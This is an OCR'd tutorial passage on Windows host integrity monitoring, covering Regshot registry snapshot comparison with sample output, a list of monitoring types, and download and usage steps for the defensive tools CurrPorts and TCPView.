


- First shot completed




- Before click on second shot run a any other file or folder to determine the changes between first shot and second shot







- Now click on second shot



- Scanning completed now click on compare



- Now result are generated


~res-x64.txt
File Edit View
Regshot 1.9.0 x64 ANSI
Comments:
Datetime: 2025/4/20 10:08:52 , 2025/4/20 10:10:25
Computer: HP , HP
Username: Aniket , Aniket
Keys deleted: 27868
HKLM\DRIVERS
HKLM\DRIVERS\DriverDatabase
HKLM\DRIVERS\DriverDatabase\DeviceIds
HKLM\DRIVERS\DriverDatabase\DeviceIds*AEI0276
HKLM\DRIVERS\DriverDatabase\DeviceIds*AEI9240
HKLM\DRIVERS\DriverDatabase\DeviceIds*AIW1038
HKLM\DRIVERS\DriverDatabase\DeviceIds*AKY00A1
HKLM\DRIVERS\DriverDatabase\DeviceIds*AKY1001
HKLM\DRIVERS\DriverDatabase\DeviceIds*AKY1005
HKLM\DRIVERS\DriverDatabase\DeviceIds*AKY1009
HKLM\DRIVERS\DriverDatabase\DeviceIds*AKY1013
HKLM\DRIVERS\DriverDatabase\DeviceIds*ANX2101
HKLM\DRIVERS\DriverDatabase\DeviceIds*AZT0003
HKLM\DRIVERS\DriverDatabase\DeviceIds*AZT3001
HKLM\DRIVERS\DriverDatabase\DeviceIds*AZT4001
HKLM\DRIVERS\DriverDatabase\DeviceIds*AZT4004
HKLM\DRIVERS\DriverDatabase\DeviceIds*AZT4017
HKLM\DRIVERS\DriverDatabase\DeviceIds*AZT4021
HKLM\DRIVERS\DriverDatabase\DeviceIds*BDP0156
HKLM\DRIVERS\DriverDatabase\DeviceIds*BDP2336
HKLM\DRIVERS\DriverDatabase\DeviceIds*BDP3336
HKLM\DRIVERS\DriverDatabase\DeviceIds*BRI1400
HKLM\DRIVERS\DriverDatabase\DeviceIds*BRI3400
HKLM\DRIVERS\DriverDatabase\DeviceIds*BRI9400
HKLM\DRIVERS\DriverDatabase\DeviceIds*BRIB400
HKLM\DRIVERS\DriverDatabase\DeviceIds*CPI4050
HKLM\DRIVERS\DriverDatabase\DeviceIds*CPQA0D2
HKLM\DRIVERS\DriverDatabase\DeviceIds*CPQA0D4
HKLM\DRIVERS\DriverDatabase\DeviceIds*CPQA0D6
HKLM\DRIVERS\DriverDatabase\DeviceIds*CPQA0E1
HKLM\DRIVERS\DriverDatabase\DeviceIds*CPQA0E2
Ln 1, Col 1
39,45,83,810 characters
100%
Windows (CRLF)
UTF-8
39°C
Sunny
Search
ENG
IN
15:50:08
20-04-2025

Host Integrity Monitoring

Host Integrity Monitoring (HIM) is a crucial security practice used to **ensure that a computer system (host) has not been altered in an unauthorized or malicious way.** It's often a key component of intrusion detection/prevention systems (HIDS/HIPS).


Type Host Integrity Monitoring –

1. Port Monitoring
2. Process Monitoring
3. Registry Monitoring
4. Windows Services Monitoring
5. Startup Program Monitoring
6. Event Log Monitoring and analysis
7. Installation Monitoring
8. Files And Folder Monitoring
9. Device Driver Monitoring
10. Network Traffic Monitoring and analysis
11. DNS Monitoring
12. API Call Monitoring

Process Monitoring Using C-Port


How To Download it -:

- Open Browser And Search CPort Download
- Click on First Website




Download Link -: https://www.nirsoft.net/utils/cports.html


- Click on Download CurrPorts for x64



- After Download Setup it and then Open it
- Now see all process and ports



- Now you can also able to kill the process




Process Monitoring Using TCP-VIEW

TCPView is a **Windows network monitoring tool** developed by **Microsoft Sysinternals** that provides a **real-time list of all TCP and UDP endpoints** on your system — including the **local and remote addresses**, **ports**, and **associated processes (PIDs)**.


How to install it -:

- Open Browser and search TCPView Download


Download Link -:
https://learn.microsoft.com/enus/sysinternals/downloads/tcpview




- Click on Download



